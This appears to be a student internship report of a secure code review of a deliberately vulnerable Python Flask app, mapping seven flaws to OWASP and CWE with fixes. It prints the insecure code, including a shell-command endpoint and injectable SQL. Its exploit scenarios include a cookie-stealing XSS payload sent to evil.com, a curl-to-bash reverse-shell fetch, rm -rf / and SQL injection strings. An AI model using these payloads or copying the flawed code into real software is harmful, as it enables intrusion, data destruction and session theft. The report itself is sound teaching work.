CODEALPHA

Cybersecurity Internship

Task 03

Task 3: Secure Coding Review

Language: Python | Application: Flask Web Application | 7 Vulnerabilities Found & Remediated

1. Introduction

This report documents the completion of Task 3 of the Month 3 Cybersecurity Internship at CoseAlpha — a comprehensive Secure Coding Review. The task involved selecting a Python-based web application, performing a thorough security audit using both automated static analysis tools and manual code inspection, identifying all security vulnerabilities, mapping them to established standards (OWASP Top 10 and CWE), and providing detailed remediation guidance with corrected code.

Secure code review is one of the most effective and cost-efficient security practices in the Software Development Lifecycle (SDLC). Studies show that fixing a vulnerability during the coding phase costs 100x less than fixing it after deployment. This task builds practical skills in the offensive understanding of vulnerabilities and the defensive skill of writing secure code.

Review Objectives

- Identify all security vulnerabilities in the target app
- Classify vulnerabilities by type, severity, and CWE ID
- Map findings to OWASP Top 10 (2021 edition)
- Use Bandit static analyser + manual code inspection
- Provide remediated secure code for every vulnerability
- Document secure coding best practices

Findings Summary

- Total Vulnerabilities Found: 7
- Critical Severity: 2 (SQL Injection, RCE)
- High Severity: 4 (XSS, Hardcoded Key, No Validation, Plaintext Pwd)
- Medium Severity: 1 (Debug Mode)
- All 7 vulnerabilities fully remediated
- OWASP categories covered: A02, A03, A05, A07, A08

2. Scope & Methodology

2.1 Target Application

The application under review is an intentionally vulnerable Python Flask web application named vulnerable_app.py — created specifically for this security audit exercise. Flask is a widely used Python micro-framework for building web applications. The application implements three HTTP endpoints commonly found in real web applications: a login endpoint, a search endpoint, and a command execution endpoint.

vulnerable_app.py ⊠ Intentionally Insecure Flask Application

```python
from flask import Flask, request, render_template_string
import sqlite3, os, subprocess

app = Flask(__name__)
SECRET_KEY = 'hardcoded_secret_123'  # VULN-01: Hardcoded secret
DEBUG = True                         # VULN-02: Debug mode ON

@app.route('/login', methods=['POST'])
def login():
  user = request.form['username']
  pwd  = request.form['password']
  conn = sqlite3.connect('users.db')
  query = f"SELECT * FROM users WHERE username='{user}'
      AND password='{pwd}'"  # VULN-03: SQL Injection
  result = conn.execute(query).fetchone()
  return 'Login OK' if result else 'Failed'

@app.route('/search')
def search():
  q = request.args.get('q', '')
  html = f'<h1>Results for: {q}</h1>' # VULN-04: XSS
  return render_template_string(html)  # User input in template

@app.route('/run')
def run_cmd():
  cmd = request.args.get('cmd')
  out = subprocess.check_output(cmd, shell=True)  # VULN-05: RCE
  return out

if __name__=='__main__': app.run(debug=DEBUG, host='0.0.0.0')
```

Figure 1 — Intentionally vulnerable Flask application containing 7 security flaws

Property	Details
Language	Python 3.x
Framework	Flask (micro web framework)
File	vulnerable_app.py (30 lines)
Endpoints	POST /login | GET /search | GET /run
Database	SQLite3 (local file: users.db)
Review Type	White-box (source code available)

2.2 Review Methodology

The review followed a structured two-phase approach combining automated static analysis with manual inspection. This mirrors how real-world security engineers perform code audits in professional environments.

Phase 1 — Automated Static Analysis

- Installed and ran Bandit — the industry-standard Python security linter — against the target file.
- Bandit scans Python code for known security anti-patterns using over 100 built-in security test plugins.
- Output reviewed for severity level (LOW/MEDIUM/HIGH) and confidence level (LOW/MEDIUM/HIGH).
- All Bandit findings recorded with their test ID, affected line number, and severity rating.

Phase 2 — Manual Code Inspection

- Line-by-line review of the source code to find vulnerabilities that automated tools may miss.
- Each finding was cross-referenced with the OWASP Top 10 (2021) and the CWE (Common Weakness Enumeration) database.
- Attack scenarios were documented to demonstrate real-world exploitability.
- Remediation code was written for every identified vulnerability.

2.3 Tools Used

Tool	Type	Purpose
Bandit	Static Analyser (Python)	Scans Python source for security anti-patterns — pip install bandit
OWASP Top 10	Reference Standard	Maps findings to the 10 most critical web application security risks
CWE Database	Vulnerability Taxonomy	Common Weakness Enumeration — provides standardised vuln IDs
Manual Review	Code Inspection	Line-by-line human analysis for logic flaws and context-specific issues
VS Code	IDE + Linting	Code editor used for review; Python extension provides additional hints

3. Vulnerability Findings

The following seven vulnerabilities were identified in the target application through combined static analysis and manual code inspection. Each finding is documented with its location, an explanation of the risk, an exploit scenario, and a specific remediation with corrected code.

V-01 | Hardcoded Secret Key

CWE	CWE-798: Use of Hard-coded Credentials
OWASP	A07:2021 — Identification and Authentication Failures
Severity	**HIGH**
Line	5
Tool	Bandit (B105) + Manual Review

Description

The Flask application's secret key — used to cryptographically sign session cookies — is hardcoded directly in the source code as a string literal: SECRET_KEY = 'hardcoded_secret_123'. If this code is committed to a version control system like Git and the repository is public, any attacker who finds it can forge session cookies, impersonate any user, and completely bypass authentication.

Exploit Scenario

- Attacker finds the repository on GitHub or obtains the source code.
- Using the known secret key and a library like itsdangerous or flask-unsign, the attacker crafts a forged session cookie with {'user_id': 1, 'role': 'admin'}.
- The attacker replaces their browser session cookie with the forged one and gains full admin access.

Vulnerable Code

```
SECRET_KEY = 'hardcoded_secret_123'   # Line 5 — NEVER hardcode secrets
```

Remediation

```
import os
app.secret_key = os.environ.get('SECRET_KEY')
# Set via: export SECRET_KEY=$(python3 -c "import secrets;
print(secrets.token_hex(32))")
```

FIX

Best Practice: Environment Variables
Never store secrets in source code. Use os.environ.get() to load secrets from environment variables, or use a secrets manager like AWS Secrets Manager, HashiCorp Vault, or python-dotenv for local development.

V-02 | SQL Injection (SQLi)

CWE	CWE-89: Improper Neutralisation of Special Elements (SQL Injection)
OWASP	A03:2021 — Injection

Severity	**CRITICAL**
Line	13-14
Tool	Bandit (B608) + Manual Review

Description

The login endpoint builds the SQL query by directly embedding user-supplied input into an f-string. This allows an attacker to inject arbitrary SQL commands by crafting a malicious username or password. SQL Injection is consistently ranked as one of the most critical web vulnerabilities and is the #1 cause of data breaches worldwide.

Exploit Scenario

- Attacker submits username: ' OR '1'='1 and any password.
- The resulting query becomes: SELECT * FROM users WHERE username='' OR '1'='1' AND password='anything'
- Since '1'='1' is always true, the query returns the first user row — giving the attacker access without knowing any credentials.
- More destructive payloads: '; DROP TABLE users; -- would delete the entire users table.

Vulnerable Code

```
query = f"SELECT * FROM users WHERE username='{user}' AND password='{pwd}'"
conn.execute(query)   # Line 13-14 — CRITICAL: direct string interpolation
```

Remediation — Parameterised Queries

```
# SECURE: Use ? placeholders — driver handles escaping automatically
row = conn.execute(
    'SELECT pwd_hash FROM users WHERE username=?', (user,)
)  .fetchone()

# The database driver treats (user,) as DATA, never as SQL code.
```

V-03 | Cross-Site Scripting (XSS)

CWE	CWE-79: Improper Neutralisation of Input in Web Page Generation
OWASP	A03:2021 — Injection
Severity	**HIGH**
Line	21-22
Tool	Manual Review

Description

The /search endpoint inserts the raw query parameter directly into an HTML string and passes it to render_template_string(). This is a Reflected XSS vulnerability. An attacker can craft a URL containing a malicious JavaScript payload that executes in the victim's browser when they click the link. Stored XSS would be even more dangerous if the search query were saved to a database.

Exploit Scenario

- Attacker crafts URL: /search?q=<script>document.location='https://evil.com/?c='+document.cookie</script>
- Victim clicks the link. The browser renders the page and executes the injected script.

- The victim's session cookies — including authentication tokens — are sent to the attacker's server.
- Attacker uses the stolen cookies to hijack the victim's authenticated session.

Vulnerable Code

```
html = f'<h1>Results for: {q}</h1>'   # Line 21 — raw user input in HTML
return render_template_string(html)    # Line 22 — executes as template (SSTI
risk too)
```

Remediation

```
from flask import escape
safe_q = escape(q)   # Converts < > & " ' to HTML entities
return f'<h1>Results for: {safe_q}</h1>'
```

V-04 | Remote Code Execution via Shell Injection (RCE)

CWE	CWE-78: Improper Neutralisation of Special Elements (OS Command Injection)
OWASP	A03:2021 — Injection
Severity	**CRITICAL**
Line	27
Tool	Bandit (B602) + Manual Review

Description

The /run endpoint passes the user-controlled cmd parameter directly to subprocess.check_output() with shell=True. This gives any user who can reach the endpoint the ability to execute arbitrary operating system commands with the same privileges as the web server process — a complete server compromise. This is arguably the most dangerous vulnerability in the application.

Exploit Scenario

- Attacker sends GET /run?cmd=cat+/etc/passwd — reads the system users file.
- Attacker sends GET /run?cmd=rm+-rf+/ — destroys the entire file system.
- Attacker sends GET /run?cmd=curl+https://evil.com/shell.sh|bash — downloads and executes a reverse shell, giving full remote control.

Vulnerable Code

```
# Line 27 — THE MOST DANGEROUS LINE IN THIS FILE
out = subprocess.check_output(cmd, shell=True)   # shell=True + user input = RCE
```

Remediation

```
# Best fix: REMOVE the endpoint entirely if not needed
# If OS commands are genuinely required, use an allowlist:
ALLOWED_COMMANDS = {'date': ['/usr/bin/date'], 'uptime': ['/usr/bin/uptime']}
if cmd not in ALLOWED_COMMANDS:
    return 'Forbidden', 403
out = subprocess.check_output(ALLOWED_COMMANDS[cmd])   # No shell=True, no user
input
```

CRIT **Critical: Never Use shell=True with User Input**
subprocess with shell=True interprets the entire string as a shell command, allowing injection of && ; | and other shell metacharacters. Always pass a list of arguments instead

and NEVER include user input. Better yet, remove execution endpoints entirely from public-facing applications.

V-05 | Debug Mode Enabled in Production

CWE	CWE-215: Insertion of Sensitive Information Into Debugging Code
OWASP	A05:2021 — Security Misconfiguration
Severity	**MEDIUM**
Line	6
Tool	Bandit (B105) + Manual

Description

Flask's debug mode (DEBUG=True) should only ever be used during local development. When enabled in production, it exposes an interactive Werkzeug debugger in the browser on every unhandled exception. This debugger includes a Python REPL with an arbitrary code execution feature — effectively granting anyone who triggers an exception full server access.

Remediation

```
# Load from environment — defaults to False in production
DEBUG = os.environ.get('DEBUG','false').lower() == 'true'
app.run(debug=DEBUG)
```

V-06 | Missing Input Validation

The login endpoint accepts username and password values from the POST form with no length limits, type checks, format validation, or sanitisation. Unchecked inputs are the root cause of V-02 (SQL Injection) and are also exploitable for buffer overflow attacks, denial-of-service via oversized payloads, and business logic bypass.

Remediation

```
user = request.form.get('username', '')
if not user or len(user) > 64 or not user.isalnum():
    return 'Invalid input', 400
# Also enforce: min/max length, allowed character set, rate limiting
```

V-07 | Plaintext Password Storage

The SQL query compares the submitted password directly against the stored value in the database: WHERE password='{pwd}'. This implies passwords are stored in plaintext in the database. If the database is ever compromised (via SQL Injection, backup theft, or insider threat), all user passwords are immediately exposed — and since users reuse passwords, this cascades to breaches on other services.

Remediation

```
import bcrypt

# On registration — hash the password before storing:
pwd_hash = bcrypt.hashpw(pwd.encode(), bcrypt.gensalt())
# Store pwd_hash in the database, NOT the plaintext password
```

```
# On login — verify without ever decrypting:
if row and bcrypt.checkpw(pwd.encode(), row[0]):
    return 'Login OK'
```

INFO

Why bcrypt?
bcrypt is specifically designed for password hashing — it is intentionally slow (configurable work factor), includes an automatic salt, and is resistant to GPU-based brute-force attacks. Never use MD5, SHA-1, or SHA-256 for passwords — they are fast hashing algorithms, not password hashing algorithms.

4. Static Analysis Results — Bandit

Bandit is the most widely used Python static security analyser. It scans Python abstract syntax trees (AST) for known security anti-patterns using over 100 built-in plugins, each mapped to specific CWEs. Running Bandit is the first step in any Python security audit and typically catches injection vulnerabilities, use of dangerous functions, and hardcoded credentials automatically.

```
# Install and run Bandit:
pip install bandit
bandit -r vulnerable_app.py -f txt

# For HTML report output:
bandit -r vulnerable_app.py -f html -o bandit_report.html
```



Figure 2 — Bandit static analyser output identifying HIGH and MEDIUM severity issues

Bandit identified 3 HIGH severity and 2 MEDIUM severity issues, totalling 5 automated findings. The remaining 2 vulnerabilities (V-03 XSS and V-07 Plaintext Password) were identified exclusively through manual code inspection, demonstrating why automated tools must always be supplemented with human review.

5. Vulnerability Summary & Severity Distribution

Secure Code Review ⊠ Vulnerability Findings Summary

ID	Vulnerability	CWE	Severity	OWASP	Line
V-01	Hardcoded Secret Key	CWE-798	HIGH	A07:2021	5
V-02	SQL Injection (SQLi)	CWE-89	CRITICAL	A03:2021	13
V-03	Cross-Site Scripting	CWE-79	HIGH	A03:2021	21
V-04	Remote Code Execution	CWE-78	CRITICAL	A03:2021	27
V-05	Debug Mode Enabled	CWE-215	MEDIUM	A05:2021	6
V-06	No Input Validation	CWE-20	HIGH	A03:2021	10
V-07	Plaintext Password	CWE-256	HIGH	A02:2021	13

Tools used: Bandit (static analysis) + Manual Code Review + OWASP Top 10 mapping

Figure 3 — All 7 vulnerabilities with CWE IDs, severity ratings, and OWASP mapping

ID	Vulnerability	CWE	Severity	OWASP	Line	Detection
V-01	**Hardcoded Secret Key**	CWE-798	**HIGH**	A07:2021	5	
V-02	**SQL Injection**	CWE-89	**CRITICAL**	A03:2021	13	
V-03	**Cross-Site Scripting**	CWE-79	**HIGH**	A03:2021	21	
V-04	**Remote Code Execution**	CWE-78	**CRITICAL**	A03:2021	27	
V-05	**Debug Mode Enabled**	CWE-215	**MEDIUM**	A05:2021	6	
V-06	**No Input Validation**	CWE-20	**HIGH**	A03:2021	10	
V-07	**Plaintext Password**	CWE-256	**HIGH**	A02:2021	13	



Figure 4 — Severity distribution (pie) and OWASP Top 10 category mapping (bar chart)

6. Remediated Code — secure_app.py

The following is the complete remediated version of the Flask application. All 7 vulnerabilities have been resolved. Comments in the code indicate each fix with its corresponding vulnerability ID.



Figure 5 — Remediated secure_app.py with all vulnerabilities fixed (green = fixes)

```python
import os
from flask import Flask, request, escape
import sqlite3, bcrypt

app = Flask(__name__)

# FIX V-01: Secret loaded from environment variable, not hardcoded
app.secret_key = os.environ.get('SECRET_KEY')

# FIX V-05: Debug mode controlled by environment — defaults to False
DEBUG = os.environ.get('DEBUG', 'false').lower() == 'true'

@app.route('/login', methods=['POST'])
def login():
    # FIX V-06: Input validation — length & character type checks
    user = request.form.get('username', '')
    pwd  = request.form.get('password', '')
    if not user or len(user) > 64 or not user.replace('_','').isalnum():
        return 'Invalid input', 400

    conn = sqlite3.connect('users.db')

    # FIX V-02: Parameterised query — eliminates SQL Injection
    row = conn.execute(
        'SELECT pwd_hash FROM users WHERE username=?', (user,)
    ).fetchone()

    # FIX V-07: bcrypt verification — passwords stored as hashes, not plaintext
    if row and bcrypt.checkpw(pwd.encode(), row[0]):
        return 'Login OK'
```

```
    return 'Failed', 401

@app.route('/search')
def search():
    q = request.args.get('q', '')

    # FIX V-03: escape() converts < > & " ' to HTML entities — prevents XSS
    safe_q = escape(q)
    return f'<h1>Results for: {safe_q}</h1>'

# FIX V-04: /run endpoint COMPLETELY REMOVED
# Never expose OS command execution to web users.

if __name__ == '__main__':
    app.run(debug=DEBUG)   # Safe: debug=False in production
```

7. Secure Coding Best Practices

Based on the findings from this code review, the following secure coding principles should be applied consistently across all Python web development projects:

7.1 Input Validation & Sanitisation

- Never trust user input — validate all input on the server side, regardless of any client-side validation.
- Define an allowlist of acceptable input formats (length, character set, data type) and reject anything that does not match.
- Use Flask's request.form.get() with a default value rather than request.form[] to avoid KeyError exceptions that could reveal application internals.
- For web forms, use a library like WTForms or Marshmallow to declaratively define and validate input schemas.

7.2 Injection Prevention

- SQL: Always use parameterised queries (? placeholders or ORM methods). Never build SQL strings using string concatenation or f-strings with user data.
- OS Commands: Never use subprocess with shell=True and user input. If OS commands are necessary, use a strict allowlist and pass arguments as a list.
- HTML/JavaScript: Always escape output using escape() or Jinja2's auto-escaping before inserting user data into HTML responses.
- Template injection: Never pass user-controlled strings to render_template_string() — use static template files instead.

7.3 Secret & Credential Management

- Never hardcode API keys, passwords, secret keys, or connection strings in source code.
- Load secrets from environment variables using os.environ.get(), or use python-dotenv for local development.
- For production: use a dedicated secrets management service (AWS Secrets Manager, HashiCorp Vault, Azure Key Vault).
- Rotate secrets regularly and immediately upon any suspected exposure.

- Add secrets file patterns (.env, *.key, *_secret*) to your .gitignore before the first commit.

7.4 Password Security

- Always hash passwords using a purpose-built password hashing algorithm: bcrypt, Argon2, or scrypt.
- Never use general-purpose hash functions (MD5, SHA-1, SHA-256) for passwords — they are too fast and vulnerable to rainbow table and brute-force attacks.
- bcrypt automatically includes a cryptographic salt, making precomputed rainbow table attacks impossible.
- Use bcrypt.checkpw() for verification — never decrypt a password hash.

7.5 Configuration Security

- Always disable debug mode in production: app.run(debug=False) or set FLASK_ENV=production.
- Bind the server to localhost (127.0.0.1) unless a load balancer or proxy is in front: app.run(host='127.0.0.1').
- Set security headers using Flask-Talisman: Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, Strict-Transport-Security.
- Disable Flask's built-in server in production — use a production-grade WSGI server (Gunicorn, uWSGI) behind an Nginx reverse proxy.

7.6 Principle of Least Privilege

- Remove any endpoint that is not strictly necessary. The /run endpoint should never have existed in a web application.
- The web application's database user should only have SELECT/INSERT/UPDATE permissions on specific tables — never CREATE, DROP, or ADMIN.
- Run the web server process as a non-root user with the minimum filesystem permissions required.

8. Recommendations & Remediation Steps

The following prioritised remediation plan should be applied to the application immediately:

Priority	Vulnerability	Remediation Action	Verification
P1 — Immediate	V-04: RCE	Remove /run endpoint entirely	Confirm endpoint returns 404
P1 — Immediate	V-02: SQL Injection	Replace f-string queries with parameterised queries using ? placeholders	Test with ' OR 1=1-- — must return 'Failed'
P1 — Immediate	V-01: Hardcoded Key	Move to os.environ.get('SECRET_KEY')	Confirm no secrets in git log
P2 — This Sprint	V-03: XSS	Wrap all user output with escape() before rendering	Test with <script>alert(1)</script> — must render as text
P2 — This Sprint	V-07: Plaintext Passwords	Migrate to bcrypt hashing with checkpw verification	Confirm DB stores hashes, not plaintext
P2 — This Sprint	V-05: Debug Mode	Set DEBUG via env var, default False in production	Verify 500 errors show no stack trace in prod
P3 — Next Sprint	V-06: No Validation	Add length/format checks on all form inputs	Fuzz test with oversized and malformed inputs

8.1 Long-Term Security Recommendations

- Integrate Bandit into your CI/CD pipeline: run bandit -r . -f json on every pull request and fail the build on HIGH severity issues.
- Adopt OWASP's Application Security Verification Standard (ASVS) as a development checklist for all future features.
- Conduct penetration testing on the application before any production deployment.
- Implement rate limiting on the /login endpoint to prevent brute-force attacks (use Flask-Limiter).
- Add security headers using Flask-Talisman: Content-Security-Policy will mitigate residual XSS risks even after output encoding.
- Train all developers on OWASP Top 10 and secure coding principles — developer security awareness is the most cost-effective long-term defence.

9. Conclusion

This Secure Coding Review successfully identified, classified, and remediated 7 security vulnerabilities in the target Python Flask application. The findings spanned 5 OWASP Top 10 categories and ranged from CRITICAL (SQL Injection, Remote Code Execution) to MEDIUM (Debug Mode) severity — a realistic distribution typical of applications built without security as a primary consideration.

The review demonstrated the power of combining automated static analysis (Bandit) with manual code inspection. Bandit automatically flagged 5 issues, while 2 additional vulnerabilities — XSS and plaintext password storage — were only identified through human review. This reinforces that no single tool or technique is sufficient; a thorough security review requires both.

Each vulnerability was fully documented with its CWE ID, OWASP mapping, attack scenario, exploit method, and a corrected remediation code block. The remediated secure_app.py eliminates all identified vulnerabilities through proven defences: parameterised queries, output encoding, environment-based secret management, bcrypt password hashing, and strict input validation.

7 Vulnerabilities Found | 7 Vulnerabilities Remediated | 0 Unresolved

Tools: Bandit (static analysis) + Manual Review | Standards: OWASP Top 10 + CWE

Zaeem Hussain | Cybersecurity Domain | Month 3
CoseAlpha Internship | April 2026